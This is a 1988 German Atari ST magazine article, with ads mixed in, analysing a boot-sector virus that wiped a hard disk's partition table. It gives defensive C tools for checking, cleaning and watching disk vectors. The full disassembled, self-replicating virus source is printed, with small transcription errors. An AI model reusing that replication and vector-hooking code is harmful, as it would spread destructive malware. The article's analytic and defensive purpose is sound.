Anscheinend hatte der Rechner beim Starten von AHDI die Festplatte nicht erkannt und die Initialisierung abgebrochen. Der erfahrene Atari-User überprüft in diesem Falle zunächst die nicht spärlich an seinem Rechner vorhandenen Kabel auf richtigen Sitz – ohne Erfolg. Die Harddisk vollführte beim Einschalten ihren üblichen Lärm. Nach einem anschließenden Start des Rechners verriet ein kurzes Aufflackern der Busy-LED einen Zugriff von TOS auf den Bootsektor, der gleichzeitig den Höhepunkt und das Ende der Kommunikation zwischen Rechner und Festplatte bildete.

Nun, vielleicht war ja die Bootdiskette in irgendeiner, wenn auch schwer vorstellbaren Weise defekt geworden. Ein Versuch mit dem schreibgeschützten Original führte jedoch auch nicht zum Ziel. In meiner Ratlosigkeit klickte ich das Floppy-Icon A: an – und erhielt eine Alertbox mit dem Hinweis, daß die Diskette in Laufwerk A: schreibgeschützt sei, was ich doch vor dem nächsten Versuch bitteschön ändern möge. Verblüffung! 'Wer' oder besser 'was' versuchte denn da, beim Öffnen des Laufwerks auf die Diskette zu schreiben?

Diagnose

Der Virus hatte sich verraten. Sehr schnell stellten mein Bekannter und ich fest, daß die Bootsektoren unserer Disketten ausführbar waren und sinnvollen Programmcode enthielten. Beim Disassemblieren entdeckten wir eine kleine Routine, die verschiedene Betriebssystem-Vektoren 'verbiegt'.

Merkwürdig nur, daß bei meinem Bekannten, der mit zwei Diskettenlaufwerken arbeitet, der Rechner den Bootvorgang mit drei Bomben abbrach, während in meinem System mit einem Laufwerk der Virus ungehindert booten und sich in den Speicher mogeln konnte. Mehr noch, auch die Festplatte war infiziert. Obwohl ich nicht mehr darauf zugreifen konnte, reichte die Überprüfung des Sektors Null aus, die das TOS bei jedem Systemstart durchführt [2], um den Virus in den Speicher zu laden.

Nun war die Situation einigermaßen klar: Sektor Null der Harddisk enthält unter anderem auch die Partitions-Informationen, ohne die der Treiber die Platte nicht initialisieren kann. Der Virus hatte sie überschrieben; folglich brach AHDI den Versuch, die Festplatte einzubinden, sang- und klanglos ab.

Das Listing zeigt den Virus in disassemblierter Form. Er besitzt zwei Köpfe von je 32 Byte Länge. Der erste enthält die Beschreibung des Diskettenformats, die sich nur durch den vom Virus benutzten Sprungbefehl und drei unbedeutende Füllwörter von den Informationen auf einer gesunden Diskette unterscheidet. Den zweiten Kopf benutzt der Virus später im Speicher, um sich wichtige Informationen zu merken.

Um in den Rechner zu gelangen, nutzt er die Gutmütigkeit des TOS aus. Dieses lädt beim Booten den ersten Sektor der Diskette in Laufwerk A: automatisch in den Speicher und errechnet die Summe aller Bytes, die dieser enthält. Das Ergebnis wird auf Wortlänge verkürzt (modulo $FFFF) und mit $1234 verglichen. Stimmen diese Werte überein, so ruft das Betriebssystem den Bootsektor als Unterprogramm auf, ohne zu ahnen, daß es damit vielleicht einen Virus zum Leben erweckt.

Dieser beginnt mit dem erwähnten Sprungbefehl, der die beiden Virusköpfe mit den Diskette- und Programminformationen übergeht und zur Installationsroutine des Virus verzweigt. Diese stellt nun durch Untersuchen der Byte-Folge beginnend bei $200 Byte unterhalb der oberen Grenze des Benutzerspeichers (*memtop*) fest, ob das System bereits befallen ist. Dazu überprüft sie das Vorhandensein von zwei magischen Langworten. Der Virus geht damit auf Nummer Sicher; das erste Langwort $12123456 könnte ja auch zu einem anderen Utility gehören.

```
          dc.l    $00fc0de6          ;alter Vektor hdv_bpb
          dc.l    $00fc0f96          ;alter Vektor hdv_mediach
          dc.w    $0900              ;Überreste der Disketten-
          dc.w    $0100              ;strukturinformationen
          dc.w    $0000
vir_head  bra     install_3

;=====================
;     Viruskörper
;=====================

;-----------------------------------
; Der Routine install_1 wird die Kon-
; trolle vom System überreicht, so-
; bald der gelesene Bootsektor als
; ausführbar erkannt wurde.
;-----------------------------------


install_1 movea.l (a7)+,a0           ;pop stack ergibt
          subq.l  #$2,a0             ;Speicheranfangsadresse
          suba.l  a2,a2              ;lösche a2
          movea.l $436(a2),a1        ;bringe MEMTOP in a1
          suba.w  #$200,a1           ;Virus bereits
          cmpi.l  #$12123456,(a1)    ;im Speicher ?
          bne     install_2          ;wenn nicht - installieren
          cmpi.l  #$7a31cdf,$a(a1)   ;ist es sicher der Virus ?
          bne     install_2          ;wenn nicht - installieren
          rts

install_2 move.w  $6(a0),$e(a0)      ;Virusalter an neuen Platz
          move.l  #$12123456,(a0)    ;Magisches Long an Anfang
          move.l  a1,$4(a0)          ;Anfangsadresse dahinter
          move.w  #$6014,$8(a0)      ;Sprungbefehl an Stelle 8
          move.l  #$7a31cdf,$a(a0)   ;zweites Langwort
          move.l  $472(a2),$10(a0)   ;alte hdv_bpb u. hdv_mediach
          move.l  $47e(a2),$14(a0)   ;Vektoren im Virus speichern
          clr.w   d1                 ;Virus an neue Position
          move.w  #$fe,d0            ;verschieben, dabei Wortsum-
loop_1    move.w  (a0),(a1)+         ;me bilden damit Checksumme
          add.w   (a0)+,d1           ;#$5678 erreicht wird
          dbf     d0,loop_1
          neg.w   d1
          add.w   #$5678,d1
          move.w  d1,(a1)
          rts


;-----------------------------------
; Install_3 wird ausgeführt, wenn am
; Anfang einer geraden Speicherseite
; vom Betriebssystem das magische
; Langwort $12123456 gefunden wurde.
; Dafür haben install_1 und install_2
; bereits gesorgt.
;-----------------------------------

install_3 suba.l  a2,a2              ;a2 löschen
          subi.l  #$200,$436(a2)     ;$200 Bytes unterhalb MEMTOP
          subi.l  #$200,$496(a2)     ;reservieren
          lea     $34(pc),a0         ;hdv_bpb umbiegen
          move.l  a0,$472(a2)
          lea     $10(pc),a0         ;hdv_mediach umbiegen
          move.l  a0,$47e(a2)
          move.w  $446(a2),-(a7)     ;Boot-Device auf Stack
          bsr     new_vir            ;gleich mal weiterverbreiten!
          addq.l  #$2,a7
          rts


;-----------------------------------
; Die Routine vir_med wird bei jedem
; Aufruf von Mediach (BIOS 9) ange-
; sprungen.
;-----------------------------------

vir_med   move.w  $4(a7),-(a7)       ;Device-Word nochmal auf Stack
          movea.l $ff5c(pc),a0       ;alter hdv_mediach Vektor
          jsr     (a0)               ;anspringen
          addq.l  #$2,a7
          tst.w   d0                 ;Diskette gewechselt ?
          ble     vir_med_1          ;wenn nicht, egal
          move.w  $4(a7),-(a7)       ;andernfalls Device auf Stack
          bsr     new_vir            ;und auch neue Disk infizieren
          addq.l  #$2,a7
vir_med_1 rts


;-----------------------------------
; Vir_bpb wird angesprungen bei einem
; Aufruf von Getbpb (BIOS 7).
;-----------------------------------

vir_bpb   move.w  $4(a7),-(a7)       ;Device_Word auf Stack
          bsr     new_vir            ;und Infizierungsversuch
          addq.l  #$2,a7
          movea.l $ff38(pc),a0       ;alten hdv_bpb Vektor
          jmp     (a0)               ;anspringen


;-----------------------------------
; New_vir versucht eine Weiterver-
; breitung auf das Device für welches
; Getbpb oder Mediach aufgerufen wur-
; den.
;-----------------------------------
```

Falls einer der beiden Werte nicht vorhanden ist, weiß der Virus, daß sich noch keines seiner Doubles im Speicher eingenistet hat. Er überschreibt deshalb die ersten sechzehn Bytes seines zweiten Kopfs mit den beiden magischen Langwörtern, seinem Alter, einem Sprungbefehl, der neuen Startadresse ($200 unterhalb von *memtop*) und den momentanen Werten der Systemvariablen *hdv_bpb* und *hdv_mediach*, den Vektoren auf die BIOS-Routinen zum Holen des BIOS-Parameterblocks und zum Erkennen eines Diskettenwechsels.

Danach kopiert er sich an seinen auserkorenen Wohnsitz. Beim Verschieben berechnet er gleichzeitig seine Checksumme neu, die sich durch das Laden der Variablen geändert hat. Zum Schluß legt er an der letzten Wortgrenze vor *memtop* einen Ausgleichswert ab, damit der neue Virus in den obersten $200 Bytes des Benutzerspeichers die Wortsumme $5678 erhält. Danach gibt die Installationsroutine die Kontrolle mit einem RTS-Befehl wieder an das TOS zurück – ohne auch nur eine Systemvariable oder einen Vektor geändert zu haben!

Laborbericht

Ein Blindgänger also? Mitnichten: Um zu verstehen, wie es schließlich doch zur Aktivierung des Eindringlings kommt, bedarf es der Kenntnis einer Eigenheit von TOS, die in der Literatur oft übergangen wird. Noch bevor das Betriebssystem seine Initialisierungsphase durch Anstarten eines eventuell im AUTO-Ordner befindlichen Programms beendet, durchsucht es den RAM-Bereich vom oberen physikalischen Ende bis zur Adresse $600 abwärts nach einer Grenze zwischen zwei $200-Byte-Seiten, die folgende Bedingungen erfüllt:

- Im ersten Langwort steht die magische Zahl $12123456.
- Das zweite Langwort ist ein Zeiger auf die untersuchte Speicherseite.
- Die Wortsumme aller 512 Bytes dieses Feldes beträgt $5678.

Dieser Mechanismus dient dazu, residente Programme im Atari ST nach einem Reset wieder zu aktivieren [3]. Aber durch die Vorarbeit der Installationsroutinen erfüllt der Virus diese Voraussetzungen ebenfalls und ist damit gleichzeitig reset-resident.

Das TOS startet den Virus also erneut, der dann die Variablen *memtop*, *hdv_bpb* und *hdv_mediach* manipuliert. Durch die Änderung von *memtop* schützt er sich selbst vor Überschreiben durch Anwenderprogramme, über die *hdv*-Vektoren hängt er sich in das Betriebssystem ein; bei Aufruf der BIOS-Routinen *Getbpb* und *Mediach* werden zuerst die Virus-Routinen *vir_med* beziehungsweise *vir_bpb* durchlaufen.

Diese kopieren zunächst das viertunterste Stack-Wort nach oben, welches bei einem Aufruf der genannten BIOS-Funktionen nach Durchlauf des Traphandlers das Device-Wort enthält. Eine Null steht für Laufwerk A:, die Eins für B:, die Zwei für C: und so fort. Danach erfolgt ein Aufruf des Unterprogramms *new_vir*, das zuerst die Register rettet und das Device-Wort unter der Rücksprungadresse auf dem Stack hervorsucht. Mit der BIOS-Funktion *Rwabs* wird der Bootsektor des angesprochenen Device eingelesen und – falls dabei kein Fehler auftritt – auf Bootbarkeit überprüft.

Ist er noch nicht bootbar, so werden die Kopfbytes für die Disketten-Version des Virus eingetragen, das Alter des Nachkommen durch Erhöhen des eigenen erzeugt, das eigentliche Virusprogramm in den Disk-Puffer kopiert und dann mit Hilfe der XBIOS-Funktion *Protobt* ein neuer Bootsektor daraus erzeugt. Ein erneuter Aufruf von Rwabs (wieder wird die Device-Nummer aus dem viertuntersten Stack-Wort hochkopiert) schreibt den neuen Sektor auf Diskette; der Virus hat sich erfolgreich vermehrt.

An dieser Stelle betrachtet er sein eigenes Alter. Ist es größer als zwanzig, so springt er eine recht chaotisch anmutende Routine an, die ich mit *show_vir* bezeichnet habe. Diese entschlüsselt in einer Schleife durch Verschieben und logische Verknüpfungen eine kodierte Meldung und schreibt sie mit der BIOS-Funktion *Bconout* über den Desktop. Der Virus hat sich offenbart.

Eigentlich ein recht harmloser Vertreter seiner Spezies, möchte

```
new_vir     movem.l d0-d2/a0-a3,-(a7) ;Register retten
            movea.l $4c6,a3           ;Disk_puffer_adr in A3
            move.w  $4(a7),-(a7)      ;hier hat der Virus-
                                      ;Programmierer einen Bock
                                      ;geschossen. Da gerade die
                                      ;Register gerettet wurden,
                                      ;wird statt auf das Device-
                                      ;Word auf das Low-Word von
                                      ;D1 zugegriffen. Aber was
                                      ;befindet sich in D1 ?????
            clr.w   -(a7)             ;Sektornummer
            move.w  #$1,-(a7)         ;ein Sektor
            pea     (a3)              ;Disk-Puffer-Adresse
            move.w  #$2,-(a7)         ;Sektor lesen
            move.w  #$4,-(a7)         ;BIOS Nr. 4 (Rwabs)
            trap    #$d
            adda.l  #$e,a7
            tst.l   d0                ;Fehler ?
            bne     new_vir3          ;dann aufhören
            movea.l a3,a0             ;Disk-Puffer-Adresse in A0
            clr.w   d1                ;Aufaddieren der 256 Worte
            move.w  #$ff,d0           ;des gerade gelesenen
new_vir1    add.w   (a0)+,d1          ;Sektors
            dbf     d0,new_vir1
            cmp.w   #$1234,d1         ;Bootsektor ausführbar ?
            beq     new_vir3          ;dann nicht infizieren
            movea.l a3,a0             ;Nein ? Dann Viruskopf für
            move.w  #$611e,(a0)+      ;Schreiben auf Diskette
            move.l  #$7a31cdf,(a0)+   ;modifizieren
            move.w  $fee6(pc),d0      ;eigenes Alter um eins
            addq.w  #$1,d0            ;erhöhen
            move.w  d0,(a0)+          ;und im Kopf speichern
            adda.w  #$16,a0           ;16 Bytes dahinter soll
            lea     $feea(pc),a1      ;Programmcode beginnen
            move.w  #$f0,d0           ;241 Worte in Disk-Puffer
new_vir2    move.w  (a1+),(a0)+       ;übertragen
            dbf     d0,next_vir2
            move.w  #$1,-(a7)         ;erzeugen eines ausführbaren
            move.w  #$ffff,-(a7)      ;Bootsektors, alter Disktyp
            move.l  #$ffffffff,-(a7)  ;alte Serial-Number
            pea     (a3)              ;mittels Protobt
            move.w  #$12,-(a7)        ;BIOS $12 (Protobt)
            trap    #$e
            adda.w  #$e,a7
            move.w  $4(a7),-(a7)      ;Device-Word nach oben legen
            clr.w   -(a7)             ;Sektor 0
            move.w  #$1,-(a7)         ;ein Sektor
            pea     (a3)              ;Disk-Puffer-Adresse
            move.w  #$3,-(a7)         ;Schreibvorgang
            move.w  #$4,-(a7)         ;BIOS 4 (Rwabs)
            trap    #$d
            adda.w  #$e,a7
            move.w  $fe98(pc),d0      ;Eigenes Alter > 20 ?
            cmp.w   #$14,d0
            ble     next_vir3         ;Nicht? Dann fertig!
            bsr     show_vir          ;Ja? Dann zeige Dich!
new_vir3    movem.l (a7)+,d0-d2/a0-a3 ;Register wiederherstellen
            rts

;-----------------------------------
; Show_vir offenbart den Virus durch
; eine Meldung, die mit Bconout über
; das Desktop geschrieben wird. Diese
; Meldung wird zuerst entschlüsselt.
;-----------------------------------

show_vir    move.l  a3,-(a7)          ;Disk-Puffer auf Stack
            lea     $20(pc),a3        ;Textanfangsadresse
show_vir1   move.b  (a3)+,d0          ;alle folgenden Bytes
            beq     show_vir2         ;entschlüsseln bis eine 0
            eori.b  #$55,d0           ;gelesen wird
            ror.b   #3,d0
            move.w  d0,-(a7)          ;mittels Bconout ausgeben
            move.w  #$2,-(a7)
            move.w  #$3,-(a7)
            #trap   #$d
            addq.l  #$6,a7
            bra     show_vir1         ;nächstes Zeichen
show_vir2   move.l  (a7)+,a3
            rts

;-----------------------------------
; Hier steht die zum Schutze des Vi-
; rusprogrammes verschlüsselte Mel-
; dung.
;-----------------------------------

vir_text    dc      $5fc7c7c7c76f6f6f
            dc      $17171717545c548d
            dc      $d654771ece0ee71e
            dc      $c6fece548dde5416
            dc      $5ef654ee1e7e767e
            dc      $c65486fe6e7ece4e
            dc      $16365e6e7e26545c
            dc      $3d05000000000000
            dc      $0000000000000000
            dc      $0000000000000000
            dc      $0000
chk_sum     dc.w    $xxxx             ;Hier steht die Checksumme
                                      ;die einerseits die Bootbar-
                                      ;barkeit des Sektors, an-
                                      ;dererseits das Vorhanden-
                                      ;sein einer Speicherboot-
                                      ;routine markiert.
```

Das Betriebssystem lädt den Bootsektor-Virus beim Systemstart automatisch von Diskette in den Speicher, wo er sich reset-resident installiert.

Device-Nummern, die nicht mit angeschlossenen Laufwerken korrespondieren, führen zu einem unkontrollierten Verhalten der Rwabs-Funktion.

```
/*****************************************
*  Rwabs-Test                            *
*  ==========                            *
*  prüft das Verhalten von Rwabs bei     *
*  Eingabe "unsinniger" Device-Numbers   *
*****************************************/

#include <osbind.h>

char buf [512];

main ()
{
  int i,j,dev,sec;

  printf ("Welches Device\n");
  scanf ("%d", &dev);
  printf ("Sektor\n");
  scanf ("%d", &sec);
  Rwabs (2,&buf,1,sec,dev);
  for (i=0;i<16;i++)
  {
    for (j=0;j<32;j++)
    {
      printf ("%02x", buf [i*32 + j] );
    }
    printf ("\n");
  }
  Cconin ();
}
```

man meinen. Vor dem Überschreiben eines Bootsektors prüft er sogar, ob dort nicht schon ein Programm steht; nichts wird gelöscht. Und überhaupt, wie soll er eigentlich auf dem physikalischen Sektor Null der Harddisk gelandet sein? *Rwabs* kann doch nur logische Devices ansprechen. Zu erwarten wäre allenfalls, daß eine Einnistung in den logischen Sektoren Null der Partitionen erfolgte. Und das bliebe ohne spürbare Folgen.

Es kommt in diesem Fall aber zu einer unglücklichen Verkettung von zwei Tatsachen:

- Der Virus enthält einen Bug und
- *Rwabs* kann unter Umständen in Verbindung mit dem AHDI eben doch auf physikalische Sektoren zugreifen (was aber meines Wissens nirgends dokumentiert ist).

Der Virus-Programmierer hat in den Routinen *vir_med* und *vir_bpb* fein säuberlich das Device-Wort zuoberst auf den Stack gelegt. Nach dem Sprung zu *new_vir* ist derselbe Vorgang vor Aufruf von *Rwabs* erneut erforderlich, da die Rücksprungadresse beim Unterprogrammaufruf auf dem Stack abgelegt wird. Zuvor schiebt der Programmierer jedoch die Register D0 bis D2 und A0 bis A3 auf den Stack und greift daher mit dem Befehl

```
move.w $4(A7),-(A7)
```

nicht auf die Device-Nummer, sondern auf das untere Wort von Register D1 zu. Was dort aber steht, das wissen nur die Götter und das TOS, das dieses Register in einigen Routinen als Hilfsvariable nutzt.

Das bedeutet nun nichts anderes, als daß 'irgendwas' als Device an *Rwabs* übergeben wird. Dieses Irgendwas scheint sehr oft Null zu sein, denn die Infizierung des logischen Laufwerkes A: funktioniert fast immer. Manchmal steht aber doch ein anderer Wert in Register D1. Was dann geschieht, kann man mit Hilfe des Programms 'Test-Rwabs' nachvollziehen.

Es liest Device- und Sektornummer von der Konsole und ruft dann *Rwabs* für eine Leseoperation auf. Ich habe nicht alle möglichen Werte ausprobiert, aber immerhin festgestellt, daß die Funktion bei gesetztem vierten Bit (also beispielsweise $12 für C:) nicht auf den logischen Sektor Null dieser Partition, sondern auf den physikalischen Sektor Null der Festplatte zugreift.

Therapie

Bereits befallene Disketten sollten umgehend gesäubert werden. Dazu ist es unbedingt notwendig, das System virusfrei zu booten. Danach kann man mit einem Disketten-Monitor an dem Bootsektor herumbasteln. Obwohl die Veränderung eines Bytes reicht, den Sektor 'unbootbar' zu machen, dürfen penible Naturen ihn vollständig nullen; allerdings unter Aussparung der Diskettenstruktur-Informationen im Bereich $08-$1D.

Da eine unbemerkte Infektion sehr schnell den ganzen Diskettenkasten ansteckt, soll Ihnen ein kleines C-Programm helfen, eine größere Anzahl von Disketten schnell und bequem zu überprüfen. Das Programm Bootsektor-Check fordert Sie nach dem Start auf, die verdächtige Diskette einzulegen. Der Bootsektor wird mit der *Rwabs*-Funktion eingelesen, auf Bootbarkeit überprüft und das Ergebnis angezeigt.

Das Programm gibt für den hier beschriebenen Virus noch zusätzlich das Alter aus. Bei Bootsektor-Viren anderer Bauart ist dieser Wert natürlich ohne Aussage. Sie können nun entscheiden, ob der Sektor genullt werden soll (unter Aussparung der Diskettenstruktur-Informationen) und zugleich eine Prüfsumme erhält, die ihn mit Sicherheit als nicht bootbar kennzeichnet, oder ob der Sektor belassen wird (beispielsweise weil man medizinische Ambitionen hat und den Virus gerne sezieren möchte).

Patient Festplatte

Als Besitzer einer Festplatte können Sie von der vorliegenden Form des Virus besonders betroffen werden. Der physikalische Sektor Null ist hier den logischen Laufwerken übergeordnet und enthält Angaben zur Hardware sowie Partitionierung der Platte. Falls nun durch Übergabe einer 'unsinnigen' Device-Nummer eine Installation des Virus dort erfolgt, ist die Platte für AHDI erst einmal 'gestorben'.

Man könnte sich natürlich mit einer Neuformatierung der Platte recht einfach aus der Affäre ziehen. Jeder umsichtige Benutzer einer Harddisk wird von allen wichtigen Programmen Sicherungskopien besitzen. Allerdings ist ein derartiges Un-

Ein Programm zum bequemen 'Entseuchen' von Disketten erleichtert das Überprüfen großer Diskettenmengen.

```
/*****************************************************************
*  BOOTSECTOR - CHECK                                            *
*  ==================                                            *
*  Auffinden und überschreiben von Viren im Bootsector           *
*  Anwendung : bei unbekannten Disketten                         *
*                                                                *
*  Rechner          :   ATARI 260,520,520+ ...                   *
*  Sprache          :   Lattice C V3.04                          *
*  Autor            :   Guido Leister                            *
*  erstellt         :   20.03.88                                 *
*  letzte Änderung  :   29.03.88                                 *
*****************************************************************/

#include <portab.h> /* sollte auch mit anderen Compilern */
#include <osbind.h> /* laufen                            */
#include <stdio.h>
#include <gemlib.h>

main()
{
  UWORD buf[256];                    /* Platz für Bootsector */
  UWORD i,ret,sum=0;
  WORD s[180];

  appl_init();                       /* GEM initialisieren */
  ret=form_alert(1,"[2][A: Diskette einlegen!]
                   [Los geht's!Nix wie weg]");
  if (ret==1)
  {
    Rwabs(0,buf,1,0,0);              /* Bootsector A: in buf */
    for (i=0;i<256;sum+=buf[i++]);          /* Summe bilden */
    if (sum==0x1234)                        /* Ausführbar ? */
    {
      sprintf((char*)s,"[2][Vorsicht Viren!!
                        :Bootsektor ausführbar!
                        :Alter: %d. Gen.]
                        [Löschen!Na und]",buf[3]);
      ret=form_alert(1,s);                  /* Was nun ?    */
      if (ret==1)                           /* Weg damit !  */
      {
        for (i=16;i<256;buf[i++]=0xe5e5);
        sum=0;
        for(i=0;i<256;sum+=buf[i++]);       /* Neue Summe */
        sum=((0x1234-sum) & 0xffff)+1;
        buf[255]=sum;                       /* Nicht ausführbar */
        Rwabs(3,buf,1,0,0);                 /* Zurück auf Disk */
        form_alert(1,"[3][Das ging ja gerade!nochmal gut!]
                     [Genau]");
      }
    }
    else                                    /* Keine Gefahr */
    {
      form_alert(1,"[1][Diskette in Ordnung!][Puh!]");
    }
  }
  appl_exit();
}
```

NEFAXEN IST TELEFAXEN MIT NEC.

C&C
Computers and Communications

Mensch, alles redet heute vom Faxen!

Nix faxen – NEFAXEN!

Mach mich nicht wahnsinnig! Was ist denn das schon wieder?

TELEFAXEN! Aber mit NEFAX, der kompletten Fernkopierer-Familie von NEC. Vier Geräte zur Auswahl!

Super, NEFAX – maßgeschneidert!

Alles klar? Brauchst Dir echt nur eins zu merken: NEFAXEN IST TELEFAXEN MIT NEC.

NEC

Weitere Informationen erhalten Sie von:

NEC Deutschland GmbH
Klausenburger Straße 4 · 8000 München 80
Tel.: (089) 93 74 01 oder 9 30 06-0
Telefax: (089) 93 77 76/8
Telex: 5218073 und 5218074 necm

NEFAX-10
Der höchstpersönliche Fernkopierer

NEFAX-11
Für kleinere Firmen

NEFAX-18
Für große Büros

NEFAX-20
Für höchste Ansprüche

Bootsektor der Atari-Harddisk	
Byte	Aufgabe
$000 -$1B5	hier steht das Boot-Programm
$1B6 -$1C1	Formatinformationen: dürfen vom Boot-Programm überschrieben werden
$1C2	Größe der gesamten Harddisk in Sektoren
$1C6	Partition Flag (0 = aus / 1 = an / $81 = bootbar) der ersten Partition
$1C7	ID = Bezeichnung der Harddisk: 'GEM'
$1CA	Startsektor der ersten Partition
$1CE	Größe der ersten Partition in Sektoren
$1D2 -$1DA	entsprechender Parameterblock für die zweite Partition
$1DE -$1E6	Parameter der dritten Partition
$1EA -$1F2	Parameter der vierten Partition
$1F6	Startsektor der Liste mit defekten Sektoren
$1FA	Anzahl der defekten Sektoren
$1FE	Füllwort für die 'Magic'-Checksumme ($1234)

Die Startsektoren der einzelnen Partitionen entsprechen dem Bootsektor der Festplatte, allerdings sind die Daten um zwei Bytes nach hinten verschoben.

terfangen wenig attraktiv. Daher sollte anderen Methoden der Vorzug gegeben werden.

Eine Wiederherstellung der Hardware- und Partitionsinformationen für Sektor Null ist notwendig. Die Hardware-Felder stellen in dieser Hinsicht kein Problem dar. Das Handbuch zur Harddisk gibt über sie bereitwillig Auskunft. Etwas schwieriger ist die Sache bei den Partitionsdaten: Welche Bedeutung die jeder Partition zugeordneten 12 Bytes haben, wird wohl beschrieben, was aber HDX.PRG bei der Partitionierung hineinschreibt, bleibt ein Geheimnis. Wo genau (bei einigen zigtausend Sektoren) die Trennlinie zwischen zwei Partitionen liegt, wäre wohl allenfalls per Disassemblierung des Programms zu erfahren.

Mein erster Ansatz war der Vergleich mit einer Platte, deren erste Partition ebenfalls 16 MByte groß ist. Hier gab es nur Teilerfolge: Partition C: war wieder voll zugänglich, von D: meldete das System null Bytes in null Dateien; die Trennlinie lag falsch. Ihre Position ist abhängig von der Gesamtzahl gültiger Partitionen.

Glücklicherweise habe ich bei weiteren Untersuchungen mit Disketten-Monitor und verschiedenen Testprogrammen eine mir bislang unbekannte Tatsache entdeckt, die alle Probleme mit einem Schlag löst: Die Systeminformationen des physikalischen Sektors Null sind in gleicher Form in den logischen Sektoren Null der einzelnen Partitionen enthalten; allerdings ist ihre Position innerhalb des Sektors um zwei Bytes nach hinten verschoben.

Dies macht den Entwurf des Programms 'Restore-Partition' bestechend einfach: den erhalten gebliebenen logischen Sektor Null von Partition C: lesen, die wichtigen Daten um den Versatz von zwei Bytes nach vorne verrücken, den Rest sicherheitshalber mit Nullen überschreiben und auf den physikalischen Sektor Null der Platte zurückschreiben. Nebenbei wird damit auch der Virus vernichtet.

Dazu ist allerdings etwas Aufwand zu treiben, da ohne den installierten Treiber ein direkter Zugriff auf die DMA-Schnittstelle des ST erfolgen muß. Ich habe mich dabei aus Bequemlichkeit der in [2] veröffentlichten Routinen bedient und ein neues Hauptprogramm dazu geschrieben. Bei Platten, die bereits Einträge in der Bad-Sector-Liste haben, besteht die Möglichkeit, daß die Partition C: nicht direkt hinter dem physikalischen Sektor Null beginnt. In diesem Fall muß der zu lesende Sektor experimentell ermittelt werden.

Prophylaxe

Die Vorbeugung gegen RAM-residente Bootsektor-Viren wie dem hier geschilderten umfaßt drei Punkte:

- Das System möglichst immer mit einer eigenen, stets schreibgeschützten Diskette hochfahren.
- Wo dies aus irgendwelchen Gründen nicht möglich ist, die Harddisk ausschalten und Zweitlaufwerke leer lassen, um dem Virus keine Chance zur Ausbreitung zu geben. Nach der Benutzung einer möglicherweise infizierten Diskette das System abschalten und erneut mit einer sauberen Diskette hochfahren. Dabei sollte man nicht vergessen, daß RAM-residente Viren (wie auch das hier vorgestellte Exemplar) ohne weiteres resetfest sein können!
- Falls der zweite Punkt aus irgendwelchen Gründen nicht beachtet werden kann, sollte man sich vor dem Booten von der unbekannten Diskette mit einem Disk-Monitor oder dem Programm 'Bootsektor-Check' von der 'Unverfänglichkeit' des Bootsektor-Inhalts überzeugen.

Jeder Kopiervorgang trägt zur Weiterverbreitung eines Virusprogramms bei. Wenn das System bei Leseoperationen über einen Schreibschutz meckert, ist der 'Unhold' mit Sicherheit bereits im System. Dann hilft nur sofortiges Ausschalten und Booten mit einer schreibgeschützten und 'sauberen' Diskette, die man immer parat haben sollte. Danach sollte man die Bootsektoren aller in Gebrauch befindlichen Disketten untersuchen, um die Größe des Schadens festzustellen und eine weitere Ausbreitung zu verhindern.

Geschickt programmierte Viren werden sich aber selbstverständlich nicht durch einen Vermehrungsversuch während einer Leseoperation verraten. Um sie zu erkennen, muß man anders vorgehen: RAM-residente Viren, die sich durch die Kontaminierung der Bootsektoren von sauberen Disketten weiterverbreiten, müssen zumindest einige der Vektoren umbiegen, die das System zur Verwaltung der Massenspeicher benutzt.

```
/*********************************************************
*  WATCH VECTOR                                          *
*  ============                                          *
*  Überwachen der Diskvektoren und evtl Zurücksetzen     *
*  Anwendung : Als ACC im System                         *
*                                                        *
*  Rechner          : Atari ST Serie                     *
*  Sprache          : Lattice C V3.04                    *
*  Autor            : Guido Leister                      *
*  erstellt         : 19.03.88                           *
*  letzte Änderung  : 29.03.88                           *
*                                                        *
*  Hierbei handelt es sich um eine Sonderform eines ACC, *
*  welches nicht in die Menu-Leiste eingetragen wird,    *
*  und somit dort auch keinen Platz belegt. Es kann      *
*  daher nicht angeklickt werden, aber es meldet sich    *
*  von selbst, wenn es etwas zu sagen hat.               *
*********************************************************/

#include <portab.h>
#include <gemlib.h>
#include <osbind.h>

#define HDV_BPB     0xfc0de6 /* Original Vektoren Rom - */
#define HDV_RW      0xfc10d2 /* TOS 6.2.86              */
#define HDV_BOOT    0xfc137c
#define HDV_MEDIACH 0xfc0f96

#define FOREVER for(;;)       /* Wie der Name schon sagt */

int _MNEED = 1024;          /* Lattice Compiler Directive */
                            /* für 1024 Byte Run-Time Me- */
                            /* mory                       */
main()
{
  WORD ret;
  LONG bpb   = HDV_BPB;
  LONG rw    = HDV_RW;
  LONG boot  = HDV_BOOT;
  LONG media = HDV_MEDIACH;

  appl_init();            /* GEM initialisieren    */
  evnt_timer(8000,0);     /* erstmal 8sec schlafen */
  Cconout(7);             /* dann bemerkbar machen */
  form_alert(1,"[2][Watch Virus V1.0 installiert!
            03/88 by Guido Leister][Na Sowas]");
  FOREVER
  {
    evnt_timer(1000,0); /* alle Sekunde mal nachsehen */
    if ((peek_long(0x472)!=bpb) ||
        (peek_long(0x476)!=rw ) ||
        (peek_long(0x47a)!=boot)||
        (peek_long(0x47e)!=media))
    {
```

DIE ENTDECKUNG AUS DER ZUKUNFT!

SUPER KALTTECHNIK

MICROMINT
AT 286 12 MHz
AT 285 16 MHz
AT 386 21 MHz

HÄNDLERPROSPEKT ANFORDERN!

2.222,-* ohne Maus und Monitor

EUROPAS GRÖSSTER, KONZERNFREIER PC-HERSTELLER
6 JAHRE MICROMINT

Kaufen Sie sich ein Stück Zukunft!

MICROMINT'S leistungsfähige Modul-Kalttechnik und das MICROMINT-Hochleistungsbios machen Computer kalt + schnell, damit sie mit allen IBM-Programmen laufen und laufen und laufen...

MICROMINT ist sagenhaft preiswert
MICROMINT hat ständig Sonderposten
MICROMINT gewährt 8 Tage Rückgaberecht

MICROMINT-Bios – die Carnegie der Qualität
MICROMINT POWER AT 286, 8/16 MHz o. Monitor u. Maus **2999,-**
MICROMINT SUPER-MICRO AT 386 mit Monitor, 20/30 MB Harddisc, AT-Controller

6555,-

EGA – Hochauflösend
MICROMINT-Monitor
MICROMINT-EGA-Card
nur

1390,-

Unsere Stärke ist Ihre Stärke. Kommen Sie als Verkäufer zu uns!

MICROMINT Computer GmbH · Hochdahler Str. 151 · D-4006 Erkrath 2 (Hochdahl) · Telex 8 589 305 MCM

☎ 0 21 04/3 30 24

```
      Cconout(7);   /* da ist was faul ! */
      ret=form_alert(0,"[1][Vorsicht Viren!!Disk Vektoren verbogen!
                    Oder nur die Ramdisk?][Restore!Watch New]");
      switch (ret)
